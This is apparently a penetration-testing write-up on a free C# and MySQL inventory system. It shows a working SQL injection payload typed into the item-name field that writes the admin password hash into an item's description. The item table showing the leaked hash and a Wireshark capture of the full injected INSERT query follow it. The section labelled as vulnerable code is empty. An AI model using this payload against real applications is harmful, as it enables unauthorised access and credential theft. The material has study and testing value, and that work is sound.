


Thick client


Reverse thick client:

[Inventory System Using C# and MySQL Database Free Source Code | Free Source Code, Projects & Tutorials \(sourcecodester.com\)](#)

Bypass authentication

Vulnerable code (**frmLogin**):





Payload used:

```
testtttt',concat('username: admin password: ', (SELECT pass FROM user WHERE user_name='admin')), 'MOTORS MACHINE', '1.0', '1', 'pcs.') -- -
```

Inserting payload into UI:

Item Id ::

Item Name Category

Description Price ::

Quantity ::

Save Update Delete New Close

0 of 37 << < > >> Search :

	ITEMID	NAME	DESCRIPTION	TYPE	PRICE	QTY
▶	A000010	Piston Ring "Yamana"	Motor Parts	ACCESORIES	350	342
	A000011	Nut Lack	Motor Parts	ACCESORIES	45	292
	A000012	Fly Wheel Nut	Motor Parts	ACCESORIES	100	385
	A000013	Nut Lack	Motor Parts	ACCESORIES	45	195
	A000014	Tapelone	Motor Parts	ACCESORIES	150	40
	A000015	Main Bering	Motor Parts	ACCESORIES	350	200
	A000016	Con. Rod	Motor Parts	ACCESORIES	150	250
	A000017	Bolt	Motor Bolt	ACCESORIES	50	394
	A000018	Valve Spring	Motor Parts	ACCESORIES	250	300
	A00002	Fuel Tank	Motor Tank	ACCESORIES	350	30
	A00003	Nozzle Tip	Motor Tool	ACCESORIES	50	50
	A00004	Oil Filter	Motor Tool	ACCESORIES	40	50
	A00005	Fan Blade	Motor Fan	ACCESORIES	250	15
	A00006	Nut	Motor parts	ACCESORIES	25	400

Password disclosed:

Stocks Master Stock-out Stock Return Manage Users Settings Report Logout

Item Id :: P00008

Item Name testtttt Category: MOTORS MACHINE

Description username: admin password: d033e22ae348aeb5660fc2140aec35850c4da997 Price :: 1

Quantity :: 1 pcs.

Save Update Delete New Close

0 of 38 << < > >> Search :

ITEMID	NAME	DESCRIPTION	TYPE	PRICE	QTY
M00004	Electecal Water Pump	waters y	MOTORS MACHINE	4500	47
M00005	Wilding Machine	200AMPS OR 300 AMPS	MOTORS MACHINE	10000	40
M00006	Gasoline Engine	Power Engine	MOTORS MACHINE	10500	40
M00007	Water Pump	YAMMA MACHINE	MOTORS MACHINE	10000	40
M00008	Grass Cutter	YAMAHA POWER	MOTORS MACHINE	15000	30
M00009	P.U.T Bulb	FireFly	MOTORS MACHINE	5000	30
P00001	Piting Pipe	Long pipe	PIPE	1200	30
P00002	Adapter Pipe	Short Pipe	PIPE	100	50
P00003	T Pipe	Plastic Pipe	PIPE	100	50
P00004	G.I Piting	Long Pipe	PIPE	250	30
P00005	test	test	MOTORS MACHINE	1	1
P00007	vvvv	vvvv	PIPE	22	22
P00008	testtttt	username: admin password:	MOTORS MACHINE	1	1

Wireshark output:

61	53.254655	127.0.0.1	127.0.0.1	MySQL	317	Request Query
77	60.680932	127.0.0.1	127.0.0.1	MySQL	126	Request Query

```

[Calculated window size: 10161]
[Window size scaling factor: -1 (unknown)]
Checksum: 0x9b46 [unverified]
[Checksum Status: Unverified]
Urgent Pointer: 0
  [Timestamps]
    [Time since first frame in this TCP stream: 0.004415000 seconds]
    [Time since previous frame in this TCP stream: 0.000107000 seconds]
  [SEQ/ACK analysis]
    [Bytes in flight: 273]
    [Bytes sent since last PSH flag: 273]
    TCP payload (273 bytes)
    [PDU Size: 273]
  MySQL Protocol
    Packet Length: 269
    Packet Number: 0
    Request Command Query
      Command: Query (3)
      Statement [truncated]: insert into tblitems (ITEMID,`NAME`, `DESCRIPTION`, `TYPE`, `PRICE`, `QTY`,UNIT)VALUES ('P00008','testtttt',concat(

```

Full query as displayed in wireshark

```

insert into tblitems (ITEMID,`NAME`, `DESCRIPTION`, `TYPE`, `PRICE`, `QTY`,UNIT)VALUES
('P00008','testtttt',concat('username: admin password: ', (SELECT pass FROM user WHERE
user_name='admin')),'MOTORS MACHINE','1.0','1','pcs.') -- -','ttttt','PIPE','11','1','pcs.' )

```